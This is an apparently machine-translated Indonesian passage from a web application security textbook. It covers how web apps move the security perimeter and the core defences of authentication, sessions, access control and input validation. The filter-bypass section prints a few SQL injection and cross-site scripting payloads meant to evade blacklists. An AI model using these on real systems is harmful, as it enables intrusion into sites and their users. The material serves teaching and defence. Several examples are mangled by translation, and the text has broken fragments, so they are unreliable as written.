Efek penyebaran luas aplikasi web adalah bahwa perimeter keamanan organisasi tipikal telah berpindah. Bagian dari perimeter itu masih diwujudkan dalam firewall dan bastion host. Tetapi sebagian besar darinya sekarang ditempati oleh aplikasi web organisasi. Karena berbagai cara di mana aplikasi web menerima input pengguna dan meneruskannya ke sistem back-end yang sensitif, mereka adalah gerbang potensial untuk berbagai serangan, dan pertahanan terhadap serangan ini harus diterapkan di dalam aplikasi itu sendiri. Tunggal

baris kode yang rusak dalam satu aplikasi web dapat membuat sistem internal organisasi menjadi rentan. Selain itu, dengan munculnya aplikasi mash-up, widget pihak ketiga, dan teknik lain untuk integrasi lintas-domain, perimeter keamanan sisi server seringkali melampaui organisasi itu sendiri. Kepercayaan implisit ditempatkan pada layanan aplikasi dan layanan eksternal. Statistik yang dijelaskan sebelumnya, tentang insiden kerentanan dalam batas keamanan baru ini, harus membuat setiap organisasi berhenti sejenak untuk berpikir.

CATAT Untuk penyerang yang menargetkan organisasi, mendapatkan akses ke jaringan atau menjalankan perintah sewenang-wenang di server mungkin bukan yang ingin dia capai. Seringkali, dan mungkin biasanya, yang benar-benar diinginkan penyerang adalah melakukan beberapa tindakan tingkat aplikasi seperti mencuri informasi pribadi, mentransfer dana, atau melakukan pembelian murah. Dan relokasi perimeter keamanan ke lapisan aplikasi dapat sangat membantu penyerang dalam mencapai tujuan tersebut.

Misalnya, penyerang ingin "meretas" sistem bank dan mencuri uang dari akun pengguna. Di masa lalu, sebelum bank menggunakan aplikasi web, penyerang mungkin perlu menemukan kerentanan dalam layanan yang dapat dijangkau publik, mengeksloitasi ini untuk mendapatkan piжakan di DMZ bank, menembus firewall yang membatasi akses ke sistem internalnya, memetakan jaringan untuk menemukan komputer mainframe, menguraikan protokol misterius yang digunakan untuk mengaksesnya, dan menebak beberapa kredensial untuk login. Namun, jika bank sekarang menyebarkan aplikasi web yang rentan, penyerang mungkin dapat mencapai hasil yang sama hanya dengan memodifikasi nomor akun di bidang tersembunyi dari formulir HTML.

Cara kedua di mana aplikasi web telah memindahkan perimeter keamanan muncul dari ancaman yang dihadapi pengguna sendiri ketika mereka mengakses aplikasi yang rentan. Penyerang jahat dapat memanfaatkan aplikasi web yang jinak namun rentan untuk menyerang setiap pengguna yang mengunjunginya. Jika pengguna tersebut berada di jaringan internal perusahaan, penyerang dapat memanfaatkan browser pengguna untuk melancarkan serangan terhadap jaringan lokal dari posisi tepercaya pengguna. Tanpa kerja sama apa pun dari pengguna, penyerang mungkin dapat melakukan tindakan apa pun yang dapat dilakukan pengguna jika dia sendiri jahat. Dengan proliferasi teknologi ekstensi browser dan plug-in, tingkat permukaan serangan sisi klien telah meningkat pesat.

Administrator jaringan akrab dengan gagasan untuk mencegah pengguna mereka mengunjungi situs web jahat, dan pengguna akhir sendiri secara bertahap menjadi lebih sadar akan ancaman ini. Tetapi sifat kerentanan aplikasi web berarti bahwa aplikasi yang rentan dapat menghadirkan ancaman yang tidak kalah pentingnya bagi penggunanya dan organisasi mereka daripada situs web yang sangat berbahaya. Sejalan dengan itu, perimeter keamanan baru memberlakukan kewajiban kehati-hatian pada semua pemilik aplikasi untuk melindungi pengguna mereka dari serangan terhadap mereka yang dikirimkan melalui aplikasi.

Cara lebih lanjut di mana batas keamanan sebagian telah berpindah ke sisi klien adalah melalui penggunaan email secara luas sebagai mekanisme otentikasi yang diperluas. Sejumlah besar aplikasi saat ini berisi fungsi "lupa kata sandi" yang memungkinkan penyerang membuat email pemulihan akun ke alamat terdaftar mana pun, tanpa memerlukan informasi khusus pengguna lainnya. Hal ini memungkinkan penyerang yang menyusupi akun email web pengguna untuk dengan mudah meningkatkan serangan dan menyusupi akun korban di sebagian besar aplikasi web tempat korban terdaftar.

Masa Depan Keamanan Aplikasi Web

Lebih dari satu dekade setelah adopsi mereka secara luas, aplikasi web di Internet saat ini masih penuh dengan kerentanan. Pemahaman tentang ancaman keamanan yang dihadapi aplikasi web, dan cara efektif untuk mengatasinya, masih belum berkembang dalam industri ini. Saat ini ada sedikit indikasi bahwa faktor masalah yang dijelaskan dalam bab ini akan hilang dalam waktu dekat.

Meskipun demikian, detail lanskap keamanan aplikasi web tidak statis. Meskipun kerentanan lama dan dipahami dengan baik seperti injeksi SQL terus muncul, prevalensinya secara bertahap berkurang. Selain itu, contoh yang tersisa menjadi lebih sulit ditemukan dan dieksloitasi. Penelitian baru di bidang ini umumnya difokuskan pada pengembangan teknik lanjutan untuk menyerang manifestasi kerentanan yang lebih halus yang beberapa tahun lalu dapat dengan mudah dideteksi dan dieksloitasi hanya dengan menggunakan browser.

Tren kedua yang menonjol adalah pergeseran perhatian secara bertahap dari serangan terhadap sisi server aplikasi ke serangan yang menargetkan pengguna aplikasi. Jenis serangan yang terakhir masih memanfaatkan cacat di dalam aplikasi itu sendiri, tetapi umumnya melibatkan semacam interaksi dengan pengguna lain untuk mengkompromikan hubungan pengguna tersebut dengan aplikasi yang rentan. Ini adalah tren yang telah direplikasi di bidang keamanan perangkat lunak lainnya. Saat kesadaran akan ancaman keamanan semakin matang, kelemahan di sisi server adalah yang pertama dipahami dan ditangani dengan baik, meninggalkan sisi klien sebagai medan pertempuran utama saat proses pembelajaran berlanjut. Dari semua serangan yang dijelaskan dalam buku ini, serangan terhadap pengguna lain berkembang paling cepat, dan telah menjadi fokus sebagian besar penelitian dalam beberapa tahun terakhir.

Berbagai tren terbaru dalam teknologi telah mengubah lanskap aplikasi web. Kesadaran populer tentang tren ini ada melalui berbagai kata kunci yang agak menyesatkan, yang paling menonjol adalah sebagai berikut:

- Web 2.0 — Istilah ini mengacu pada penggunaan fungsionalitas yang lebih besar yang memungkinkan konten buatan pengguna dan berbagi informasi, dan juga penerapan berbagai teknologi yang secara luas mendukung fungsi ini, termasuk permintaan HTTP asinkron dan integrasi lintas-domain.

- Komputasi awan — Istilah ini mengacu pada penggunaan yang lebih besar dari penyedia layanan eksternal untuk berbagai bagian tumpukan teknologi, termasuk perangkat lunak aplikasi, platform aplikasi, perangkat lunak server web, basis data, dan perangkat keras. Ini juga mengacu pada peningkatan penggunaan teknologi virtualisasi dalam lingkungan hosting.

Seperti kebanyakan perubahan dalam teknologi, tren ini telah membawa serta beberapa serangan baru dan variasi dari serangan yang ada. Terlepas dari hype, masalah yang diangkat tidak begitu revolusioner seperti yang terlihat pada awalnya. Kami akan memeriksa implikasi keamanan dari hal ini dan tren terkini lainnya di lokasi yang sesuai di seluruh buku ini.

Terlepas dari semua perubahan yang terjadi dalam aplikasi web, beberapa kategori kerentanan "klasik" tidak menunjukkan tanda-tanda akan berkurang. Mereka terus muncul dalam bentuk yang hampir sama seperti yang mereka lakukan di masa-masa awal web. Ini termasuk cacat dalam logika bisnis, kegagalan untuk menerapkan kontrol akses dengan benar, dan masalah desain lainnya. Bahkan di dunia komponen aplikasi yang disatukan dan semuanya sebagai layanan, masalah abadi ini kemungkinan besar akan tetap meluas.

Ringkasan

Dalam waktu lebih dari satu dekade, World Wide Web telah berevolusi dari repositori informasi yang murni statis menjadi aplikasi yang sangat fungsional yang memproses data sensitif dan melakukan tindakan yang kuat dengan konsekuensi dunia nyata. Selama pengembangan ini, beberapa faktor digabungkan untuk menghasilkan postur keamanan yang lemah yang ditunjukkan oleh sebagian besar aplikasi web saat ini.

Sebagian besar aplikasi menghadapi masalah keamanan inti sehingga pengguna dapat mengirimkan input sewenang-wenang. Setiap aspek interaksi pengguna dengan aplikasi mungkin berbahaya dan harus dianggap demikian kecuali terbukti sebaliknya. Kegagalan untuk mengatasi masalah ini dengan benar dapat membuat aplikasi rentan terhadap serangan dengan berbagai cara.

Semua bukti tentang status keamanan aplikasi web saat ini menunjukkan bahwa meskipun beberapa aspek keamanan memang telah meningkat, ancaman yang sama sekali baru telah berevolusi untuk mengantikannya. Masalah keseluruhan belum diselesaikan pada skala yang signifikan. Serangan terhadap aplikasi web masih menghadirkan ancaman serius bagi organisasi yang menerapkannya dan pengguna yang mengaksesnya.

Mekanisme Pertahanan Inti

Masalah keamanan mendasar dengan aplikasi web — bahwa semua masukan pengguna tidak dipercaya — memunculkan sejumlah mekanisme keamanan yang digunakan aplikasi untuk mempertahankan diri dari serangan. Hampir semua aplikasi menggunakan mekanisme yang secara konseptual serupa, meskipun detail desain dan efektivitas implementasinya sangat bervariasi.

Mekanisme pertahanan yang digunakan oleh aplikasi web terdiri dari elemen inti berikut:

- Menangani akses pengguna ke data dan fungsionalitas aplikasi untuk mencegah pengguna mendapatkan akses tidak sah
- Menangani input pengguna ke fungsi aplikasi untuk mencegah input yang salah menyebabkan perilaku yang tidak diinginkan
- Menangani penyerang untuk memastikan bahwa aplikasi berperilaku tepat saat ditargetkan secara langsung, mengambil tindakan defensif dan ofensif yang sesuai untuk menggagalkan penyerang
- Mengelola aplikasi itu sendiri dengan memungkinkan administrator memantau aktivitasnya dan mengonfigurasi fungsinya

Karena peran sentral mereka dalam mengatasi masalah keamanan inti, mekanisme ini juga membuat sebagian besar permukaan serangan aplikasi tipikal. Jika mengetahui musuh Anda adalah aturan pertama peperangan, maka memahami mekanisme ini secara menyeluruh adalah prasyarat utama untuk dapat menyerang

aplikasi secara efektif. Jika Anda baru dalam meretas aplikasi web (dan bahkan jika tidak), Anda harus meluangkan waktu untuk memahami bagaimana mekanisme inti ini bekerja di setiap aplikasi yang Anda temui, dan mengidentifikasi titik lemah yang membuatnya rentan terhadap serangan. .

Menangani Akses Pengguna

Persyaratan keamanan utama yang harus dipenuhi oleh hampir semua aplikasi adalah mengontrol akses pengguna ke data dan fungsionalitasnya. Situasi tipikal memiliki beberapa kategori pengguna yang berbeda, seperti pengguna anonim, pengguna terautentikasi biasa, dan pengguna administratif. Selain itu, dalam banyak situasi, pengguna yang berbeda diizinkan untuk mengakses kumpulan data yang berbeda. Misalnya, pengguna aplikasi email web harus dapat membaca email mereka sendiri tetapi tidak untuk email orang lain.

Sebagian besar aplikasi web menangani akses menggunakan tiga mekanisme keamanan yang saling terkait:


- Autentikasi
- Manajemen sesi
- Kontrol akses

Masing-masing mekanisme ini mewakili area yang signifikan dari permukaan serangan aplikasi, dan masing-masing merupakan dasar untuk postur keamanan aplikasi secara keseluruhan. Karena saling ketergantungan mereka, keamanan keseluruhan yang disediakan oleh mekanisme hanya sekuat mata rantai terlemah. Cacat pada komponen tunggal apa pun dapat memungkinkan penyerang mendapatkan akses tidak terbatas ke fungsionalitas dan data aplikasi.

Autentikasi

Mekanisme autentikasi secara logis merupakan dependensi paling dasar dalam penanganan aplikasi terhadap akses pengguna. Otentikasi pengguna melibatkan penetapan bahwa pengguna sebenarnya adalah siapa yang dia klaim. Tanpa fasilitas ini, aplikasi harus memperlakukan semua pengguna sebagai anonim — tingkat kepercayaan serendah mungkin.

Sebagian besar aplikasi web saat ini menggunakan model autentikasi konvensional, di mana pengguna mengirimkan nama pengguna dan sandi, yang akan diperiksa validitasnya oleh aplikasi. Gambar 2-1 menunjukkan fungsi login tipikal. Dalam aplikasi kritis keamanan seperti yang digunakan oleh bank online, model dasar ini biasanya dilengkapi dengan kredensial tambahan dan proses login bertingkat. Ketika persyaratan keamanan masih lebih tinggi, model otentifikasi lain dapat digunakan, berdasarkan sertifikat klien, smartcard, atau token challenge-response. Selain proses login inti, mekanisme autentikasi seringkali menggunakan berbagai fungsi pendukung lainnya, seperti pendaftaran mandiri, pemulihan akun, dan fasilitas perubahan kata sandi.




Gambar 2-1:Fungsi login yang khas

Terlepas dari kesederhanaannya yang dangkal, mekanisme otentikasi menderita berbagai cacat baik dalam desain maupun implementasi. Masalah umum dapat memungkinkan penyerang untuk mengidentifikasi nama pengguna pengguna lain, menebak kata sandi mereka, atau melewati fungsi login dengan mengeksplorasi cacat dalam logikanya. Saat Anda menyerang aplikasi web, Anda harus menginvestasikan banyak perhatian pada berbagai fungsi terkait autentikasi yang dikandungnya. Anehnya, sering kali, cacat pada fungsi ini memungkinkan Anda mendapatkan akses tidak sah ke data dan fungsi sensitif.

Manajemen Sesi

Tugas logis berikutnya dalam proses penanganan akses pengguna adalah mengelola sesi pengguna yang diautentikasi. Setelah berhasil masuk ke aplikasi, pengguna mengakses berbagai halaman dan fungsi, membuat serangkaian permintaan HTTP dari browsernya. Pada saat yang sama, aplikasi menerima permintaan lain yang tak terhitung jumlahnya dari pengguna yang berbeda, beberapa di antaranya diautentikasi dan beberapa di antaranya anonim. Untuk menegakkan kontrol akses yang efektif, aplikasi memerlukan cara untuk mengidentifikasi dan memproses rangkaian permintaan yang berasal dari setiap pengguna unik.

Hampir semua aplikasi web memenuhi persyaratan ini dengan membuat sesi untuk setiap pengguna dan mengeluarkan pengguna token yang mengidentifikasi sesi tersebut. Sesi itu sendiri adalah sekumpulan struktur data yang disimpan di server yang melacak status interaksi pengguna dengan aplikasi. Token adalah string unik yang dipetakan aplikasi ke sesi. Saat pengguna menerima token, browser secara otomatis mengirimkannya kembali ke server di setiap permintaan HTTP berikutnya, memungkinkan aplikasi untuk mengaitkan permintaan tersebut dengan pengguna tersebut. Cookie HTTP adalah metode standar untuk mentransmisikan token sesi, meskipun banyak aplikasi menggunakan bidang formulir tersembunyi atau string kueri URL untuk tujuan ini. Jika pengguna tidak membuat permintaan untuk jangka waktu tertentu, sesi idealnya berakhir, seperti yang ditunjukkan pada Gambar 2-2.



Gambar 2-2:Aplikasi yang memberlakukan batas waktu sesi

Dalam hal permukaan serangan, mekanisme manajemen sesi sangat bergantung pada keamanan tokennya. Sebagian besar serangan terhadapnya berusaha untuk mengkompromikan token yang dikeluarkan untuk pengguna lain. Jika memungkinkan, penyerang dapat menyamar sebagai pengguna korban dan menggunakan aplikasi seolah-olah dia benar-benar mengautentikasi sebagai pengguna tersebut. Area utama kerentanan muncul dari cacat dalam cara pembuatan token, yang memungkinkan penyerang untuk menebak token yang dikeluarkan untuk pengguna lain, dan cacat dalam cara selanjutnya menangani token, yang memungkinkan penyerang menangkap token pengguna lain.

Sejumlah kecil aplikasi menghilangkan kebutuhan akan token sesi dengan menggunakan cara lain untuk mengidentifikasi ulang pengguna di beberapa permintaan. Jika mekanisme autentikasi bawaan HTTP digunakan, browser secara otomatis mengirim ulang kredensial pengguna dengan setiap permintaan, memungkinkan aplikasi untuk mengidentifikasi pengguna langsung dari ini. Dalam kasus lain, aplikasi menyimpan informasi status di sisi klien daripada di server, biasanya dalam bentuk terenkripsi untuk mencegah gangguan.

Kontrol akses

Langkah logis terakhir dalam proses penanganan akses pengguna adalah membuat dan menegakkan keputusan yang benar tentang apakah setiap permintaan individu harus diizinkan atau ditolak. Jika mekanisme yang baru saja dijelaskan berfungsi dengan benar, aplikasi mengetahui identitas pengguna dari mana setiap permintaan diterima. Atas dasar ini, perlu diputuskan apakah pengguna tersebut berwenang untuk melakukan tindakan, atau mengakses data, yang dia minta, seperti yang ditunjukkan pada Gambar 2-3.

Mekanisme kontrol akses biasanya perlu mengimplementasikan beberapa logika halus, dengan pertimbangan berbeda yang relevan dengan area aplikasi yang berbeda dan tipe fungsionalitas yang berbeda. Sebuah aplikasi mungkin mendukung banyak peran pengguna, masing-masing melibatkan kombinasi berbeda dari hak istimewa tertentu. Pengguna individu dapat diizinkan untuk mengakses subset dari total data yang disimpan dalam aplikasi. Fungsi khusus dapat menerapkan batas transaksi dan pemeriksaan lainnya, yang semuanya harus diterapkan dengan benar berdasarkan identitas pengguna.


Karena sifat kompleks dari persyaratan kontrol akses tipikal, mekanisme ini sering menjadi sumber kerentanan keamanan yang memungkinkan penyerang

untuk mendapatkan akses tidak sah ke data dan fungsionalitas. Pengembang sering membuat asumsi yang salah tentang bagaimana pengguna akan berinteraksi dengan aplikasi dan sering melakukan kekeliruan dengan menghilangkan pemeriksaan kontrol akses dari beberapa fungsi aplikasi. Menyelidiki kerentanan ini seringkali melelahkan, karena pada dasarnya pemeriksaan yang sama perlu diulangi untuk setiap item fungsi. Namun, karena prevalensi kelemahan kontrol akses, upaya ini selalu merupakan investasi yang berharga saat Anda menyerang aplikasi web.

Bab 8 menjelaskan h

dalam melakukan

akses ketat



Gambar 2-3:Aplikasi yang menerapkan kontrol akses

Menangani Masukan Pengguna

Ingat masalah keamanan mendasar yang dijelaskan di Bab 1: Semua input pengguna tidak dipercaya. Berbagai macam serangan terhadap aplikasi web melibatkan pengiriman input yang tidak terduga, dibuat untuk menyebabkan perilaku yang tidak dimaksudkan oleh perancang aplikasi. Sejalan dengan itu, persyaratan utama untuk pertahanan keamanan aplikasi adalah bahwa aplikasi tersebut harus menangani masukan pengguna dengan cara yang aman.

Kerentanan berbasis input dapat muncul di mana saja dalam fungsionalitas aplikasi, dan dalam kaitannya dengan hampir semua jenis teknologi yang umum digunakan. "Validasi input" sering disebut sebagai pertahanan yang diperlukan terhadap serangan ini. Namun, tidak ada satu pun mekanisme perlindungan yang dapat digunakan di manapun, dan bertahan dari masukan berbahaya seringkali tidak semudah kedengarannya.

Varietas Masukan

Aplikasi web tipikal memproses data yang disediakan pengguna dalam berbagai bentuk. Beberapa jenis validasi input mungkin tidak layak atau tidak diinginkan untuk semua bentuk input ini. Gambar 2-4 menunjukkan jenis validasi input yang sering dilakukan oleh fungsi pendaftaran pengguna.

First Name	<input type="text" value="a"/>	Harus berisi minimal 4 karakter
Last Name	<input type="text" value="a"/>	Harus berisi minimal 4 karakter
Email	<input type="text" value="a"/>	Berikan alamat email yang valid
Phone number	<input type="text" value="a"/>	Harus berisi angka saja

Gambar 2-4:Aplikasi yang melakukan validasi input

Dalam banyak kasus, aplikasi mungkin dapat menerapkan pemeriksaan validasi yang sangat ketat pada item masukan tertentu. Misalnya, nama pengguna yang dikirimkan ke fungsi login mungkin harus memiliki panjang maksimal delapan karakter dan hanya berisi karakter alfabet.

Dalam kasus lain, aplikasi harus mentolerir kemungkinan masukan yang lebih luas. Misalnya, bidang alamat yang dikirimkan ke halaman detail pribadi mungkin secara sah berisi huruf, angka, spasi, tanda hubung, apostrof, dan karakter lainnya. Namun, untuk item ini, pembatasan masih dapat diterapkan secara layak. Data tidak boleh melebihi batas panjang yang wajar (seperti 50 karakter) dan tidak boleh berisi markup HTML apa pun.

Dalam beberapa situasi, sebuah aplikasi mungkin perlu menerima masukan arbitrer dari pengguna. Misalnya, pengguna aplikasi blog dapat membuat blog yang subjeknya adalah peretasan aplikasi web. Posting dan komentar yang dibuat ke blog mungkin secara sah mengandung string serangan eksplisit yang sedang dibahas. Aplikasi mungkin perlu menyimpan input ini dalam database, menuliskannya ke disk, dan menampilkannya kembali ke pengguna dengan cara yang aman. Itu tidak bisa begitu saja menolak input hanya karena terlihat berpotensi berbahaya tanpa secara substansial mengurangi nilai aplikasi ke beberapa basis penggunanya.

Selain berbagai jenis input yang dimasukkan pengguna menggunakan antarmuka browser, aplikasi tipikal menerima banyak item data yang memulai hidupnya di server dan dikirim ke klien sehingga klien dapat mengirimkannya kembali ke server pada permintaan selanjutnya. Ini termasuk item seperti cookie dan bidang formulir tersembunyi, yang tidak terlihat oleh pengguna biasa aplikasi tetapi tentu saja dapat dilihat dan dimodifikasi oleh penyerang. Dalam kasus ini, aplikasi seringkali dapat melakukan validasi yang sangat spesifik terhadap data yang diterima. Misalnya, parameter mungkin diperlukan untuk memiliki salah satu kumpulan nilai tertentu yang diketahui, seperti cookie yang menunjukkan bahasa pilihan pengguna, atau berada dalam format tertentu, seperti nomor ID pelanggan. Lebih-lebih lagi, ketika sebuah aplikasi mendeteksi bahwa data yang dihasilkan server telah dimodifikasi dengan cara yang tidak mungkin dilakukan oleh pengguna biasa dengan browser standar, hal ini sering kali menunjukkan bahwa pengguna mencoba menyelidiki kerentanan aplikasi. Dalam hal ini

kasus, aplikasi harus menolak permintaan dan mencatat insiden untuk penyelidikan potensial (lihat bagian “Menangani Penyerang” nanti di bab ini).

Pendekatan Penanganan Input

Berbagai pendekatan luas biasanya diambil untuk masalah penanganan input pengguna. Pendekatan yang berbeda seringkali lebih disukai untuk situasi yang berbeda dan jenis input yang berbeda, dan kombinasi pendekatan terkadang diinginkan.

“Menolak Dikenal Buruk”

Pendekatan ini biasanya menggunakan daftar hitam yang berisi serangkaian string atau pola literal yang diketahui digunakan dalam serangan. Mekanisme validasi memblokir data apa pun yang cocok dengan daftar hitam dan mengizinkan yang lainnya.

Secara umum, ini dianggap sebagai pendekatan yang paling tidak efektif untuk memvalidasi masukan pengguna, karena dua alasan utama. Pertama, kerentanan tipikal dalam aplikasi web dapat dieksloitasi menggunakan berbagai input, yang dapat dikodekan atau direpresentasikan dalam berbagai cara. Kecuali dalam kasus yang paling sederhana, kemungkinan daftar hitam akan menghilangkan beberapa pola masukan yang dapat digunakan untuk menyerang aplikasi. Kedua, teknik eksloitasi terus berkembang. Metode baru untuk mengeksloitasi kategori kerentanan yang ada sepertinya tidak akan diblokir oleh daftar hitam saat ini.

Banyak filter berbasis daftar hitam dapat dilewati dengan sangat mudah dengan melakukan penyesuaian sepele pada input yang diblokir. Misalnya:

- JikaPILIHdiblokir, cobaPilih
- Jikaatau 1=1--diblokir, cobaatau 2=2--
- Jikawaspada('xss')diblokir, cobaprompt('xss')

Dalam kasus lain, filter yang dirancang untuk memblokir kata kunci tertentu dapat dilewati dengan menggunakan karakter tidak standar di antara ekspresi untuk mengganggu pembuatan token yang dilakukan oleh aplikasi. Misalnya:

```
SELECT/*foo*/username,password/*foo*/FROM/*foo*/users  
<img%09onerror=alert(1) src=a>
```

Terakhir, banyak filter berbasis daftar hitam, terutama yang diterapkan di firewall aplikasi web, rentan terhadap serangan byte NULL. Karena perbedaan cara menangani string dalam konteks eksekusi terkelola dan tidak terkelola, menyisipkan byte NULL di mana pun sebelum ekspresi yang diblokir dapat menyebabkan beberapa filter berhenti memproses input dan karenanya tidak mengidentifikasi ekspresi. Misalnya:

```
%00<script>peringatan(1)</script>
```

Berbagai teknik lain untuk menyerang firewall aplikasi web dijelaskan di Bab 18.

CATATA Serangan yang mengeksplorasi penanganan byte NULL muncul di banyak area keamanan aplikasi web. Dalam konteks di mana byte NULL bertindak sebagai pembatas string, ini dapat digunakan untuk menghentikan nama file atau kueri ke beberapa komponen backend. Dalam konteks di mana byte NULL ditoleransi dan diabaikan (misalnya, dalam HTML di beberapa browser), byte NULL sewenang-wenang dapat dimasukkan ke dalam ekspresi yang diblokir untuk mengalahkan beberapa filter berbasis daftar hitam. Serangan semacam ini dibahas secara rinci di bab-bab selanjutnya.

"Terima yang Diketahui Baik"

Pendekatan ini menggunakan daftar putih yang berisi sekumpulan string atau pola literal, atau sekumpulan kriteria, yang diketahui hanya cocok dengan masukan yang tidak berbahaya. Mekanisme validasi memungkinkan data yang cocok dengan daftar putih dan memblokir yang lainnya. Misalnya, sebelum mencari kode produk yang diminta di database, aplikasi mungkin memvalidasi bahwa itu hanya berisi karakter alfanumerik dan panjangnya tepat enam karakter. Mengingat pemrosesan selanjutnya yang akan dilakukan pada kode produk, pengembang tahu bahwa input yang lulus tes ini tidak mungkin menimbulkan masalah.

Dalam kasus di mana pendekatan ini layak, ini dianggap sebagai cara paling efektif untuk menangani masukan yang berpotensi berbahaya. Asalkan berhati-hati dalam membuat daftar putih, penyerang tidak akan dapat menggunakan masukan buatan untuk mengganggu perilaku aplikasi. Namun, dalam banyak situasi, aplikasi harus menerima data untuk diproses yang tidak memenuhi kriteria yang masuk akal untuk apa yang disebut "baik". Misalnya, beberapa nama orang mengandung apostrof atau tanda hubung. Ini dapat digunakan dalam serangan terhadap basis data, tetapi mungkin merupakan persyaratan bahwa aplikasi harus mengizinkan siapa pun untuk mendaftar dengan nama aslinya. Oleh karena itu, meskipun seringkali sangat efektif, pendekatan berbasis daftar putih tidak mewakili solusi serba guna untuk masalah penanganan input pengguna.

Sanitasi

Pendekatan ini mengenali kebutuhan untuk terkadang menerima data yang tidak dapat dijamin aman. Alih-alih menolak masukan ini, aplikasi membersihkannya dengan berbagai cara untuk mencegahnya menimbulkan efek buruk. Karakter yang berpotensi berbahaya dapat dihapus dari data, hanya menyisakan apa yang diketahui aman, atau karakter tersebut mungkin dikodekan atau "diloloskan" sebelum pemrosesan lebih lanjut dilakukan.

Pendekatan berdasarkan sanitasi data seringkali sangat efektif, dan dalam banyak situasi dapat diandalkan sebagai solusi umum untuk masalah malware.

memasukkan. Sebagai contoh, pertahanan biasa terhadap serangan cross-site scripting adalah mengkodekan HTML karakter berbahaya sebelum disematkan ke dalam halaman aplikasi (lihat Bab 12). Namun, sanitasi yang efektif mungkin sulit dicapai jika beberapa jenis data yang berpotensi berbahaya perlu diakomodasi dalam satu item masukan. Dalam situasi ini, pendekatan validasi batas diinginkan, seperti yang dijelaskan nanti.

Penanganan Data yang Aman

Banyak kerentanan aplikasi web muncul karena data yang disediakan pengguna diproses dengan cara yang tidak aman. Kerentanan seringkali dapat dihindari bukan dengan memvalidasi input itu sendiri tetapi dengan memastikan bahwa pemrosesan yang dilakukan pada input tersebut aman secara inheren. Dalam beberapa situasi, tersedia metode pemrograman aman yang menghindari masalah umum. Sebagai contoh, serangan injeksi SQL dapat dicegah melalui penggunaan query berparameter yang benar untuk akses database (lihat Bab 9). Dalam situasi lain, fungsionalitas aplikasi dapat dirancang sedemikian rupa sehingga praktik yang tidak aman secara inheren, seperti meneruskan input pengguna ke juru bahasa perintah sistem operasi, dapat dihindari.

Pendekatan ini tidak dapat diterapkan pada setiap jenis tugas yang perlu dilakukan oleh aplikasi web. Namun jika tersedia, ini merupakan pendekatan umum yang efektif untuk menangani input yang berpotensi berbahaya.

Pemeriksaan semantik

Pertahanan yang dijelaskan sejauh ini semuanya memenuhi kebutuhan untuk mempertahankan aplikasi dari berbagai jenis data yang cacat yang isinya telah dibuat untuk mengganggu pemrosesan aplikasi. Namun, dengan beberapa kerentanan, input yang diberikan oleh penyerang identik dengan input yang dapat dikirimkan oleh pengguna biasa yang tidak berbahaya. Apa yang membuatnya berbahaya adalah keadaan berbeda saat pengirimannya. Misalnya, penyerang mungkin berusaha mendapatkan akses ke rekening bank pengguna lain dengan mengubah nomor rekening yang dikirimkan dalam bidang formulir tersembunyi. Jumlah validasi sintaksis tidak akan membedakan antara data pengguna dan data penyerang. Untuk mencegah akses yang tidak sah, aplikasi perlu memvalidasi bahwa nomor akun yang dikirimkan adalah milik pengguna yang telah mengirimkannya.

Validasi Batas

Gagasan untuk memvalidasi data lintas batas kepercayaan adalah hal yang biasa. Masalah keamanan inti dengan aplikasi web muncul karena data yang diterima dari pengguna tidak dapat dipercaya. Meskipun pemeriksaan validasi input yang diterapkan di sisi klien dapat meningkatkan kinerja dan pengalaman pengguna, pemeriksaan tersebut tidak memberikan jaminan apa pun tentang data yang benar-benar mencapai server. Titik di mana

data pengguna pertama kali diterima oleh aplikasi sisi server mewakili batas kepercayaan yang sangat besar. Pada titik ini, aplikasi perlu mengambil langkah-langkah untuk mempertahankan diri dari masukan yang berbahaya.

Mengingat sifat dari masalah inti, kita tergoda untuk memikirkan masalah validasi masukan dalam kaitannya dengan batas antara Internet, yang "buruk" dan tidak tepercaya, dan aplikasi sisi server, yang "baik" dan tepercaya. Dalam gambar ini, peran validasi input adalah untuk membersihkan data yang berpotensi berbahaya pada saat kedatangan, lalu meneruskan data bersih tersebut ke aplikasi tepercaya. Mulai saat ini dan seterusnya, data dapat dipercaya dan diproses tanpa pemeriksaan lebih lanjut atau kekhawatiran tentang kemungkinan serangan.

Seperti yang akan menjadi bukti ketika kita mulai memeriksa beberapa kerentanan yang sebenarnya, gambaran sederhana tentang validasi masukan ini tidak memadai karena beberapa alasan:

